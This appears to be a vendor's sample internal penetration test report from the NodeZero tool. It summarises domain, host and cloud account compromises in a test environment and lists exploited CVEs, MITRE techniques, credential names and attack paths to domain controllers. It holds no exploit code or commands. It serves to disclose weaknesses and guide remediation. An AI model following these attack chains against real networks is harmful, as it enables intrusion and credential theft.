Internal Pentest

Pentest Report

Sample Internal Pentest
H3 Sample Account
May 24, 2024

HORIZON3.ai

~~TRUST~~ BUT VERIFY

Website	https://www.horizon3.ai
Email	info@horizon3.ai
Twitter	@Horizon3ai
LinkedIn	Horizon3.ai

Table of Contents

1. Executive Summary

1.1. Summary

Started	**May 24, 2024, 9:08 PM UTC**	Initiated by	**Horizon 3 AI**	NodeZero IP	**10.0.227.200**
Completed	**May 24, 2024, 9:43 PM UTC**	For client	**H3 Sample Account**	Hosts Assessed	**118**
Duration	**34m**				


895	716	723	1K	84
Attack Paths Exploited	**Weaknesses Found**	**Credentials Compromised**	**Protected Data Items**	**Hosts Compromised**

Overall Exposure Level: Critical

This exposure level stems from finding and exploiting **critical weaknesses** in the network, leading to **Domain Compromise, Business Email Compromise, and AWS User/Role Compromise**. 84 hosts, or **71% of hosts** in scope, were compromised.

To reduce the exposure level, remediate the weaknesses that led to the greatest impacts and compromised hosts. To further improve cyber resilience, implement the security policy recommendations provided to address any systemic issues affecting the environment as a whole.

1.2. Top Impacts




Once a domain is fully compromised, all hosts, domain user accounts, data, infrastructure and applications tied to that domain should be considered fully compromised. Additionally, applications running on a domain-joined machine or any application that uses Active Directory integration to authenticate users should be considered fully compromised.


Top impacts found along the 895 attack paths exploited during the pentest:

1. **Domain Compromise**: Compromised the domain administrator accounts for administrator, Administrator, a-jsmith, and cbr-user in domain POD04.EXAMPLE.INTERNAL. These accounts have unlimited access within the domain and can perform sensitive actions such as reading all employee email, accessing business data, or disabling the entire company's access to the network.
2. **Domain Compromise**: Compromised the domain administrator accounts for admin1, administrator, and 5 other accounts in domain SMOKE.NET. These accounts have unlimited access within the domain and can perform sensitive actions such as reading all employee email, accessing business data, or disabling the entire company's access to the network.

3. **Domain Compromise**: Discovered and exploited critical vulnerabilities affecting domain controller 10.0.4.1 (dc01.pod04.example.internal) and domain controller 10.0.4.2 (dc02.pod04.example.internal) in domain POD04.EXAMPLE.INTERNAL. Domain controllers are highly privileged machines that control identity and access management for the entire organization. By compromising the domain controller, NodeZero effectively gained unrestricted access to all hosts, credentials, and business data in the organization connected to the domain.

1.3. Top Weaknesses





Fix the weaknesses from the most impactful weakness types found during the pentest:

1. **H3-2021-0034: LLMNR Poisoning Possible** affecting host 10.0.227.51 and 234 other hosts. A captured hash credential can be cracked offline to discover the plaintext password for reuse on other systems or the hash can be relayed and used to access other systems as well. Likewise, a captured plaintext credential can be immediately used to access other systems. The weakness was leveraged in **235 attack paths** leading to **Domain Compromise, Ransomware Exposure, and 7 other impacts**.
2. **H3-2021-0020: Cracked Creds** affecting a cleartext password for it_support and 195 other credentials. An attacker can openly maneuver throughout an environment and access information if a password is compromised. The weakness was leveraged in **193 attack paths** leading to **Domain Compromise, Microsoft Entra Full Tenant Compromise, and 6 other impacts**.
3. **H3-2021-0035: NBT-NS Poisoning Possible** affecting host 10.0.227.51 and 165 other hosts. A captured hash credential can be cracked offline to discover the plaintext password and also be relayed for reuse on other systems. Likewise, a captured plaintext credential can be immediately used to access other systems. The weakness was leveraged in **166 attack paths** leading to **Domain Compromise, Microsoft Entra Full Tenant Compromise, and 6 other impacts**.

1.4. Systemic Issues

Issue	Policy Recommendation
Credential Reuse **21** Hosts that NodeZero compromised by reusing local administrator passwords	**Implement LAPS** Microsoft's Local Administrator Password Solution (LAPS) centralizes management of local admin passwords in Active Directory for all domain-joined machines. LAPS ensures all local admin passwords are unique and random, eliminating this form of credential reuse as an attack vector.
Critical Vulnerabilities **48** Hosts that NodeZero compromised via CISA known exploited vulnerabilities, including domain controllers and VMware vCenter servers	**Improve Vulnerability Management** Known exploited vulnerabilities should be patched or mitigated in an efficient manner to make it harder for attackers to achieve initial access or move laterally through an environment.

Issue	Policy Recommendation
Unmanaged Data **406K** Files that NodeZero found to be accessible to anonymous users	**Classify and Protect Data** Data in large network file shares should be classified based on sensitivity and restricted to users on a least-privilege basis.

NodeZero identified important systemic issues affecting the overall environment. Addressing these issues will improve the environment's resilience to future cyber attacks.

1. **Credential Reuse**: NodeZero compromised 21 hosts by reusing local administrator passwords. Microsoft's Local Administrator Password Solution (LAPS) centralizes management of local admin passwords in Active Directory for all domain-joined machines. LAPS ensures all local admin passwords are unique and random, eliminating this form of credential reuse as an attack vector.
2. **Critical Vulnerabilities**: NodeZero compromised 48 hosts via CISA known exploited vulnerabilities, including domain controllers and VMware vCenter servers. Known exploited vulnerabilities should be patched or mitigated in an efficient manner to make it harder for attackers to achieve initial access or move laterally through an environment.
3. **Unmanaged Data**: NodeZero found 405,804 files to be accessible to anonymous users. Data in large network file shares should be classified based on sensitivity and restricted to users on a least-privilege basis.

1.5. MITRE

This diagram illustrates the actions of NodeZero, as they pertain to MITRE tactics and techniques. Each tile indicates how many attack modules were used for a given technique during the pentest. A total of **29,763 attack modules** employed **72 techniques** across **13 MITRE tactics**.

Reconnaissance

Gather Victim Host Information 1K T1592	Gather Victim Network Information 696 T1590	Active Scanning 670 T1595	Search Victim-Owned Websites 560 T1594	Search Open Technical Databases 19 T1596
Gather Victim Identity Information 15 T1589	Search Open Websites / Domains 3 T1593			

Resource Development

Compromise Infrastructure 15 T1584

Initial Access

Valid Accounts 3.8K T1078	Exploit Public-Facing Application 581 T1190	External Remote Services 116 T1133

Execution

Command and Scripting Interpreter 356 T1059	Scheduled Task / Job 35 T1053	Windows Management Instrumentation 34 T1047	System Services 34 T1569	Exploitation for Client Execution 1 T1203

Persistence

Account Manipulation 13 T1098	Create Account 2 T1136

Privilege Escalation

Exploitation for Privilege Escalation 68 T1068	Abuse Elevation Control Mechanism 16 T1548	Valid Accounts 11 T1078	Access Token Manipulation 1 T1134

Defense Evasion

Indicator Removal on Host 23 T1070

Credential Access

Unsecured Credentials 5.6K T1552	Brute Force 1.2K T1110	OS Credential Dumping 340 T1003	Exploitation for Credential Access 187 T1212	Credentials from Password Stores 116 T1555
Steal or Forge Kerberos Tickets 41 T1558	Forced Authentication 13 T1187	Steal Application Access Token 6 T1528	Adversary-in-the-Middle 1 T1557	

Discovery

Network Service Scanning 1.4K T1046	Software Discovery 701 T1518	Account Discovery 576 T1087	Permission Groups Discovery 554 T1069	Remote System Discovery 537 T1018
System Information Discovery 411 T1082	Cloud Infrastructure Discovery 173 T1580	Network Share Discovery 150 T1135	File and Directory Discovery 143 T1083	Cloud Service Discovery 127 T1526
System Owner / User Discovery 113 T1033	System Service Discovery 90 T1007	Container and Resource Discovery 53 T1613	Process Discovery 42 T1057	Domain Trust Discovery 32 T1482

Group Policy Discovery 32 T1615	System Network Configuration Discovery 22 T1016	Password Policy Discovery 5 T1201	System Network Connections Discovery 4 T1049	Cloud Storage Object Discovery 1 T1619

Lateral Movement

Remote Services 3.1K T1021	Use Alternate Authentication Material 1.1K T1550	Exploitation of Remote Services 608 T1210	Lateral Tool Transfer 248 T1570

Collection

Data from Network Shared Drive 1.5K T1039	Screen Capture 425 T1113	Data from Cloud Storage Object 371 T1530	Data from Local System 69 T1005	Automated Collection 41 T1119
Data from Information Repositories 39 T1213	Archive Collected Data 32 T1560	Data from Configuration Repository 6 T1602	Email Collection 3 T1114	Adversary-in-the-Middle 1 T1557

Command and Control

Application Layer Protocol 567 T1071	Non-Application Layer Protocol 328 T1095	Encrypted Channel 249 T1573	Non-Standard Port 249 T1571

Impact


Data Manipulation 36 T1565	Account Access Removal 1 T1531

1.6. Top Credentials

10 CRITICAL — **cbr-user@10.0.4.129:445 10.0.4.130:445 10.0.4...**
DOMAIN ADMIN

10 CRITICAL — **jsmith@10.0.220.52:445 10.0.220.53:445 10.0....**
DOMAIN USER

10 CRITICAL — **it_support**



As illustrated by severity, the pentest discovered **723 credentials** in total, with **191 CRITICAL credentials**. The most impactful credentials likely contribute to the most critical attack paths.

2. Findings

2.1. Impact Details

2.1.1. Domain Compromise CRITICAL 10

Compromised 2 domains via 36 separate attack vectors. Once a domain is fully compromised, all hosts, domain user accounts, data, infrastructure and applications tied to that domain should be considered fully compromised. Additionally, applications running on a domain-joined machine or any application that uses Active Directory integration to authenticate users should be considered fully compromised.

- Compromised the domain administrator accounts for administrator, Administrator, a-jsmith, and cbr-user in domain POD04.EXAMPLE.INTERNAL. These accounts have unlimited access within the domain and can perform sensitive actions such as reading all employee email, accessing business data, or disabling the entire company's access to the network.
- Compromised the domain administrator accounts for admin1, administrator, and 5 other accounts in domain SMOKE.NET. These accounts have unlimited access within the domain and can perform sensitive actions such as reading all employee email, accessing business data, or disabling the entire company's access to the network.
- Discovered and exploited critical vulnerabilities affecting domain controller 10.0.4.1 (dc01.pod04.example.internal) and domain controller 10.0.4.2 (dc02.pod04.example.internal) in domain POD04.EXAMPLE.INTERNAL. Domain controllers are highly privileged machines that control identity and access management for the entire organization. By compromising the domain controller, NodeZero effectively gained unrestricted access to all hosts, credentials, and business data in the organization connected to the domain.
- Discovered and exploited critical vulnerabilities affecting domain controller 10.0.229.1 (dc.smoke.net) and domain controller 10.0.229.2 (dc2.smoke.net) in domain SMOKE.NET. Domain controllers are highly privileged machines that control identity and access management for the entire organization. By compromising the domain controller, NodeZero effectively gained unrestricted access to all hosts, credentials, and business data in the organization connected to the domain.
- Discovered and exploited critical vulnerabilities affecting domain POD04.EXAMPLE.INTERNAL that can result in full domain compromise. Once a domain is fully compromised, all hosts, domain user accounts, data, infrastructure and applications tied to that domain should be considered fully compromised.
- Discovered and exploited critical vulnerabilities affecting domain SMOKE.NET that can result in full domain compromise. Once a domain is fully compromised, all hosts, domain user accounts, data, infrastructure and applications tied to that domain should be considered fully compromised.

Attack Paths

Domain POD04.EXAMPLE.INTERNAL

- Domain Admin cbr-user in domain POD04.EXAMPLE.INTERNAL
- Active Directory Domain Services Elevation of Privilege Vulnerability (CVE-2021-42278) found on Domain Controller 10.0.4.1 (dc01.pod04.example.internal)
- Insecure Java JMX Configuration (H3-2020-0022) found on Domain Controller 10.0.4.2 (dc02.pod04.example.internal)
- Windows Print Spooler Remote Code Execution Vulnerability (CVE-2021-34527) found on Domain Controller 10.0.4.2 (dc02.pod04.example.internal)
- Domain Admin a-jsmith in domain POD04.EXAMPLE.INTERNAL
- Windows SMB Remote Code Execution Vulnerability (CVE-2017-0144) found on Domain Controller 10.0.4.2 (dc02.pod04.example.internal)
- Netlogon Elevation of Privilege Vulnerability (CVE-2020-1472) found on Domain Controller 10.0.4.1 (dc01.pod04.example.internal)
- Active Directory Domain Services Elevation of Privilege Vulnerability (CVE-2021-42278) found on Domain Controller 10.0.4.2 (dc02.pod04.example.internal)

- Netlogon Elevation of Privilege Vulnerability (CVE-2020-1472) found on Domain Controller 10.0.4.2 (dc02.pod04.example.internal)
- Microsoft Windows Active Directory Certificate Services (ADCS) Privilege Escalation via User Specified Machine Account DNSHostName (CVE-2022-26923) affecting application Microsoft Active Directory Certificate Services on Domain Controller 10.0.4.2 (dc02.pod04.example.internal)
- Domain Admin Administrator in domain POD04.EXAMPLE.INTERNAL
- Domain Admin administrator in domain POD04.EXAMPLE.INTERNAL

Domain SMOKE.NET

- Microsoft Windows Active Directory Certificate Services (ADCS) Privilege Escalation via User Specified Machine Account DNSHostName (CVE-2022-26923) affecting application Microsoft Active Directory Certificate Services on Domain Controller 10.0.229.2 (dc2.smoke.net)
- Windows SMB Remote Code Execution Vulnerability (CVE-2017-0144) found on Domain Controller 10.0.229.1 (dc.smoke.net)
- Active Directory Domain Services Elevation of Privilege Vulnerability (CVE-2021-42278) found on Domain Controller 10.0.229.2 (dc2.smoke.net)
- Domain Admin it_support in domain SMOKE.NET
- Domain Admin admin1 in domain SMOKE.NET
- Domain Admin ex$ in domain SMOKE.NET
- Microsoft Windows Active Directory Certificate Services (ADCS) Privilege Escalation via User Specified Machine Account DNSHostName (CVE-2022-26923) affecting application Microsoft Active Directory Certificate Services on Domain Controller 10.0.229.1 (dc.smoke.net)
- Domain Admin naveensunkavally in domain SMOKE.NET
- Domain Admin administrator in domain SMOKE.NET
- Domain Admin a-jsmith in domain SMOKE.NET
- Windows Print Spooler Remote Code Execution Vulnerability (CVE-2021-34527) found on Domain Controller 10.0.229.1 (dc.smoke.net)
- Windows Print Spooler Remote Code Execution Vulnerability (CVE-2021-34527) found on Domain Controller 10.0.229.2 (dc2.smoke.net)
- Netlogon Elevation of Privilege Vulnerability (CVE-2020-1472) found on Domain Controller 10.0.229.2 (dc2.smoke.net)
- Netlogon Elevation of Privilege Vulnerability (CVE-2020-1472) found on Domain Controller 10.0.229.1 (dc.smoke.net)
- Domain Admin Administrator in domain SMOKE.NET

2.1.2. Critical Infrastructure Compromise CRITICAL 10

Compromised 59 critical applications or devices via 74 separate attack vectors. Critical infrastructure consists of key devices and applications that provide attackers a privileged position in the network from which they can access a wealth of sensitive data and launch further attacks.

- Discovered and exploited vulnerabilities affecting GitLab on 10.2.51.107 port 8080, F5 TMOS on 10.2.4.98 port 443, and 50 other critical assets. These assets are critical infrastructure that provide attackers with a privileged position in the network from which they can access a wealth of sensitive data and launch further attacks.
- Compromised systems running critical infrastructure on 10.0.4.31 (openmediavault.pod04.example.internal), 10.0.40.218, and 3 other hosts. These hosts provide attackers with a privileged position in the network from which they can access a wealth of sensitive data and launch further attacks.
- Compromised credentials with access to OpenNMS on 10.2.51.108 port 8980 and pfSense on 10.0.40.1 (pfsense.smoke.net) port 443. These applications are critical infrastructure that provide attackers with a privileged position in the network from which they can access a wealth of sensitive data and launch further attacks.

Attack Paths

Gitlab application at 10.2.51.107:8080

- GitLab ExifTool Remote Code Execution Vulnerability (CVE-2021-22205)

Admin privileges on compromised host 10.0.40.80 (f5.smoke.net) hosting critical applications (F5 Tmos)

- F5 BIG-IP iControl REST Remote Command Execution Vulnerability (CVE-2022-1388) affecting Web service at 10.0.40.80:443
- SSH service at 10.0.40.80:22 accessed by credential it_support

Web service at 10.0.40.99:443

- VMware vCenter vSAN Health Check Plugin Remote Code Execution Vulnerability (CVE-2021-21985)
- VMware vCenter vROPS Plugin Remote Code Execution Vulnerability (CVE-2021-21972)

Atlassian Confluence application at 10.0.40.54:8090

- Atlassian Confluence Namespace OGNL Injection Vulnerability (CVE-2022-26134)
- Atlassian Confluence Server - Improper Authorization (CVE-2023-22518)

LDAP service at 10.0.40.99:389

- VMware vCenter Server Access Control Vulnerability (CVE-2020-3952)

Web service at 10.0.4.29:443

- VMware vCenter vSAN Health Check Plugin Remote Code Execution Vulnerability (CVE-2021-21985)
- VMware vCenter vROPS Plugin Remote Code Execution Vulnerability (CVE-2021-21972)

Kubernetes Kubelet application at 10.2.13.29:10250

- Unauthenticated Kubelet API Remote Code Execution Vulnerability (H3-2021-0005)
- Unauthenticated Access to Sensitive Kubelet API Endpoints (H3-2021-0003)

Fortinet Fortigate Ssl Vpn application at 10.0.40.67:4434

- Fortinet FortiOS / FortiProxy / FortiSwitchManager Authentication Bypass Vulnerability (CVE-2022-40684)

Vmware Vrealize application at 10.0.40.87:443

- VMware vRealize Operations Manager Server-Side Request Forgery Vulnerability (CVE-2021-21975)

LDAP service at 10.0.4.29:389

- VMware vCenter Server Access Control Vulnerability (CVE-2020-3952)

Manageengine Desktop Central application at 10.0.4.22:8443

- Zoho ManageEngine Desktop Central Authentication Bypass Vulnerability (CVE-2021-44515)

Fortinet Forticlient Endpoint Management Server Fcm application at 10.0.40.71:8013

- Fortinet FortiClient EMS SQL Injection Vulnerability (CVE-2023-48788)

Admin privileges on compromised host 10.2.4.98 hosting critical applications (F5 Tmos)

- F5 BIG-IP iControl REST Remote Command Execution Vulnerability (CVE-2022-1388) affecting Web service at 10.2.4.98:443

Manageengine Desktop Central application at 10.0.4.22:8444

- Zoho ManageEngine Desktop Central Authentication Bypass Vulnerability (CVE-2021-44515)

Kubernetes Kubelet application at 10.2.4.10:10250

- Unauthenticated Kubelet API Remote Code Execution Vulnerability (H3-2021-0005)
- Unauthenticated Access to Sensitive Kubelet API Endpoints (H3-2021-0003)

Manageengine Desktop Central application at 10.0.4.22:8020

- Zoho ManageEngine Desktop Central Authentication Bypass Vulnerability (CVE-2021-44515)

Fortinet Fortigate Ssl Vpn application at 10.0.40.67:80

- Fortinet FortiOS / FortiProxy / FortiSwitchManager Authentication Bypass Vulnerability (CVE-2022-40684)

Admin privileges on compromised host 10.0.4.31 (openmediavault.pod04.example.internal) hosting critical applications (Openmediavault)

- SMB service at 10.0.4.31:445 accessed by Domain Admin credential cbr-user
- SMB service at 10.0.4.31:445 accessed by Domain Admin credential a-jsmith
- SMB service at 10.0.4.31:445 accessed by Domain Admin credential Administrator
- SMB service at 10.0.4.31:445 accessed by Domain Admin credential administrator
- SSH service at 10.0.4.31:22 accessed by credential root

F5 Tmos application at 10.0.4.7:443

- F5 BIG-IP iControl REST Remote Command Execution Vulnerability (CVE-2022-1388)
- F5 BIG-IP Unauthenticated Remote Code Execution via AJP Smuggling (CVE-2023-46747)

F5 Tmos application at 10.0.40.80:443

- F5 BIG-IP iControl REST Remote Command Execution Vulnerability (CVE-2022-1388)
- F5 BIG-IP Unauthenticated Remote Code Execution via AJP Smuggling (CVE-2023-46747)

2.1.3. Microsoft Entra Account Compromise CRITICAL 10

Compromised 2 accounts via 5 separate attack vectors. Once an Entra (AzureAD) tenant is fully compromised, any application, service, or resource that utilizes the Entra Entra tenant for Identity and Access Management (IAM) should be considered compromised. This includes cloud services such as Microsoft 365 and Azure-hosted resources such as virtual machines or databases.

Attack Paths

Microsoft Entra Admin a-jsmith

- Microsoft Entra Admin a-jsmith in domain pod16.example.com

Microsoft Entra Admin nodezero_92250

- Microsoft Entra Admin nodezero_92250 in domain pod16.example.com

2.1.4. Host Compromise CRITICAL 10

Compromised 85 hosts via 474 separate attack vectors. Host compromise can lead to attackers gaining access to sensitive information, maintaining persistence within your network, and obtaining lateral movement within your networks.

- Discovered and exploited critical vulnerabilities that led to host compromise on domain controller 10.0.4.1 (dc01.pod04.example.internal), domain controller 10.0.229.2 (dc2.smoke.net), and 66 other hosts. Host compromise can allow attackers to gain access to sensitive information, maintain persistence within your network, and obtain lateral movement within your networks.
- Compromised credentials with remote code execution capability that led to host compromise on 10.2.4.5 (horizon.pod04.example.internal), 10.0.4.4 (svr01.pod04.example.internal), and 56 other hosts. Host compromise can allow attackers to gain access to sensitive information, maintain persistence within your network, and obtain lateral movement within your networks.
- Compromised credentials with local admin privileges that led to host compromise on 10.2.4.5 (horizon.pod04.example.internal), 10.0.4.4 (svr01.pod04.example.internal), and 12 other hosts. Host compromise can allow attackers to gain access to sensitive information, maintain persistence within your network, and obtain lateral movement within your networks.
- Executed man-in-the-middle attacks that led to remote code execution and host compromise on 10.0.220.52 (win7.smoke.net), domain controller 10.0.4.2 (dc02.pod04.example.internal), and 8 other hosts. Host compromise can allow attackers to gain access to sensitive information, maintain persistence within your network, and obtain lateral movement within your networks.

Attack Paths

Domain Controller 10.0.4.2 (dc02.pod04.example.internal)

- Netlogon Elevation of Privilege Vulnerability (CVE-2020-1472) affecting SMB service at 10.0.4.2:445
- LDAP service at 10.0.4.2:636 accessed by Domain Admin credential cbr-user
- LDAP service at 10.0.4.2:389 accessed by Domain Admin credential a-jsmith
- LDAP service at 10.0.4.2:3268 accessed by Domain Admin credential a-jsmith
- SMB service at 10.0.4.2:445 accessed by Domain Admin credential a-jsmith
- LDAP service at 10.0.4.2:3269 accessed by Domain Admin credential a-jsmith
- Windows SMB Remote Code Execution Vulnerability (CVE-2017-0144) affecting SMB service at 10.0.4.2:445
- SMB service at 10.0.4.2:445 accessed by Domain Admin credential administrator
- Insecure Java JMX Configuration (H3-2020-0022) affecting Java service at 10.0.4.2:1099

- Web service at 10.0.4.2:80 accessed by credential dc01$ via man-in-the-middle relay attack
- Windows Print Spooler Remote Code Execution Vulnerability (CVE-2021-34527) affecting SMB service at 10.0.4.2:445
- Active Directory Domain Services Elevation of Privilege Vulnerability (CVE-2021-42278) affecting LDAP service at 10.0.4.2:389
- Web service at 10.0.4.2:80 accessed by credential a-jsmith via man-in-the-middle relay attack
- Active Directory Domain Services Elevation of Privilege Vulnerability (CVE-2021-42278) affecting LDAP service at 10.0.4.2:3268
- Active Directory Domain Services Elevation of Privilege Vulnerability (CVE-2021-42278) affecting LDAP service at 10.0.4.2:636
- Active Directory Domain Services Elevation of Privilege Vulnerability (CVE-2021-42278) affecting LDAP service at 10.0.4.2:3269

Host 10.2.51.107

- GitLab ExifTool Remote Code Execution Vulnerability (CVE-2021-22205) affecting Web service at 10.2.51.107:8080

Domain Controller 10.0.229.2 (dc2.smoke.net)

- Netlogon Elevation of Privilege Vulnerability (CVE-2020-1472) affecting SMB service at 10.0.229.2:445
- SMB service at 10.0.229.2:445 accessed by Domain Admin credential it_support
- SMB service at 10.0.229.2:445 accessed by Domain Admin credential admin1
- SMB service at 10.0.229.2:445 accessed by Domain Admin credential ex$
- SMB service at 10.0.229.2:445 accessed by Domain Admin credential naveensunkavally
- SMB service at 10.0.229.2:445 accessed by Domain Admin credential administrator
- LDAP service at 10.0.229.2:3268 accessed by Domain Admin credential administrator
- SMB service at 10.0.229.2:445 accessed by Domain Admin credential a-jsmith
- LDAP service at 10.0.229.2:389 accessed by Domain Admin credential a-jsmith
- LDAP service at 10.0.229.2:3269 accessed by Domain Admin credential a-jsmith
- SMB service at 10.0.229.2:445 accessed by Domain Admin credential Administrator
- Active Directory Domain Services Elevation of Privilege Vulnerability (CVE-2021-42278) affecting LDAP service at 10.0.229.2:389
- Web service at 10.0.229.2:80 accessed by credential win7-227$ via man-in-the-middle relay attack
- Active Directory Domain Services Elevation of Privilege Vulnerability (CVE-2021-42278) affecting LDAP service at 10.0.229.2:3269
- Active Directory Domain Services Elevation of Privilege Vulnerability (CVE-2021-42278) affecting LDAP service at 10.0.229.2:3268
- Web service at 10.0.229.2:80 accessed by credential dc$ via man-in-the-middle relay attack
- Windows Print Spooler Remote Code Execution Vulnerability (CVE-2021-34527) affecting SMB service at 10.0.229.2:445
- Active Directory Domain Services Elevation of Privilege Vulnerability (CVE-2021-42278) affecting LDAP service at 10.0.229.2:636

Domain Controller 10.0.4.1 (dc01.pod04.example.internal)

- Netlogon Elevation of Privilege Vulnerability (CVE-2020-1472) affecting SMB service at 10.0.4.1:445
- SMB service at 10.0.4.1:445 accessed by Domain Admin credential cbr-user
- LDAP service at 10.0.4.1:389 accessed by Domain Admin credential cbr-user

- LDAP service at 10.0.4.1:3268 accessed by Domain Admin credential a-jsmith
- SMB service at 10.0.4.1:445 accessed by Domain Admin credential a-jsmith
- LDAP service at 10.0.4.1:3269 accessed by Domain Admin credential a-jsmith
- LDAP service at 10.0.4.1:389 accessed by Domain Admin credential a-jsmith
- LDAP service at 10.0.4.1:636 accessed by Domain Admin credential a-jsmith
- SMB service at 10.0.4.1:445 accessed by Domain Admin credential Administrator
- LDAP service at 10.0.4.1:389 accessed by Domain Admin credential Administrator
- SMB service at 10.0.4.1:445 accessed by Domain Admin credential administrator
- LDAP service at 10.0.4.1:389 accessed by Domain Admin credential administrator
- Active Directory Domain Services Elevation of Privilege Vulnerability (CVE-2021-42278) affecting LDAP service at 10.0.4.1:3269
- Active Directory Domain Services Elevation of Privilege Vulnerability (CVE-2021-42278) affecting LDAP service at 10.0.4.1:389
- Active Directory Domain Services Elevation of Privilege Vulnerability (CVE-2021-42278) affecting LDAP service at 10.0.4.1:3268
- Active Directory Domain Services Elevation of Privilege Vulnerability (CVE-2021-42278) affecting LDAP service at 10.0.4.1:636

Domain Controller 10.0.229.1 (dc.smoke.net)

- Netlogon Elevation of Privilege Vulnerability (CVE-2020-1472) affecting SMB service at 10.0.229.1:445
- Windows SMB Remote Code Execution Vulnerability (CVE-2017-0144) affecting SMB service at 10.0.229.1:445
- LDAP service at 10.0.229.1:3269 accessed by Domain Admin credential it_support
- LDAP service at 10.0.229.1:3269 accessed by Domain Admin credential admin1
- LDAP service at 10.0.229.1:3269 accessed by Domain Admin credential ex$
- LDAP service at 10.0.229.1:3269 accessed by Domain Admin credential naveensunkavally
- LDAP service at 10.0.229.1:3269 accessed by Domain Admin credential administrator
- SMB service at 10.0.229.1:445 accessed by Domain Admin credential administrator
- LDAP service at 10.0.229.1:3269 accessed by Domain Admin credential a-jsmith
- SMB service at 10.0.229.1:445 accessed by Domain Admin credential a-jsmith
- LDAP service at 10.0.229.1:3269 accessed by Domain Admin credential Administrator
- Windows Print Spooler Remote Code Execution Vulnerability (CVE-2021-34527) affecting SMB service at 10.0.229.1:445

Host 10.0.40.80 (f5.smoke.net)

- F5 BIG-IP iControl REST Remote Command Execution Vulnerability (CVE-2022-1388) affecting Web service at 10.0.40.80:443
- F5 BIG-IP Unauthenticated Remote Code Execution via AJP Smuggling (CVE-2023-46747) affecting Web service at 10.0.40.80:443
- SSH service at 10.0.40.80:22 accessed by credential it_support
- Privilege escalation from user it_support to user root using weakness PolKit PkExec Local Privilege Escalation Vulnerability (CVE-2021-4034)

Host 10.0.4.130 (win10.pod04.example.internal)

- SMB service at 10.0.4.130:445 accessed by Domain Admin credential cbr-user

- SMB service at 10.0.4.130:445 accessed by Local Admin credential cbr-user
- SMB service at 10.0.4.130:445 accessed by Domain Admin credential a-jsmith
- SMB service at 10.0.4.130:445 accessed by Local Admin credential a-jsmith
- SMB service at 10.0.4.130:445 accessed by Domain Admin credential Administrator
- SMB service at 10.0.4.130:445 accessed by Local Admin credential Administrator
- SMB service at 10.0.4.130:445 accessed by Domain Admin credential administrator
- SMB service at 10.0.4.130:445 accessed by Local Admin credential administrator
- SMB service at 10.0.4.130:445 accessed by credential dc$ via man-in-the-middle relay attack
- SMB service at 10.0.4.130:445 accessed by credential cbr-user
- Credential Reuse - Windows Local Administrator Accounts (H3-2022-0084) affecting SMB service at 10.0.4.130:445
- SMB service at 10.0.4.130:445 accessed by credential dc02$ via man-in-the-middle relay attack

Host 10.0.40.71

- Fortinet FortiClient EMS SQL Injection Vulnerability (CVE-2023-48788) affecting Misc service at 10.0.40.71:8013
- SMB service at 10.0.40.71:445 accessed by credential cbr-user
- Credential Reuse - Windows Local Administrator Accounts (H3-2022-0084) affecting SMB service at 10.0.40.71:445
- SMB service at 10.0.40.71:445 accessed by credential administrator

Host 10.2.13.29

- Unauthenticated Kubelet API Remote Code Execution Vulnerability (H3-2021-0005) affecting Misc service at 10.2.13.29:10250

Host 10.0.4.135 (win8)

- Windows SMB Remote Code Execution Vulnerability (CVE-2017-0144) affecting SMB service at 10.0.4.135:445
- SMB service at 10.0.4.135:445 accessed by credential cbr-user
- Credential Reuse - Windows Local Administrator Accounts (H3-2022-0084) affecting SMB service at 10.0.4.135:445

Host 10.0.220.6 (app2.smoke.net)

- SMB service at 10.0.220.6:445 accessed by Domain Admin credential it_support
- SMB service at 10.0.220.6:445 accessed by Local Admin credential it_support
- SMB service at 10.0.220.6:445 accessed by Domain Admin credential admin1
- SMB service at 10.0.220.6:445 accessed by Local Admin credential admin1
- SMB service at 10.0.220.6:445 accessed by Domain Admin credential ex$
- SMB service at 10.0.220.6:445 accessed by Local Admin credential ex$
- Apache ActiveMQ OpenWire Transport Remote Code Execution Vulnerability (CVE-2023-46604) affecting Apache service at 10.0.220.6:61616
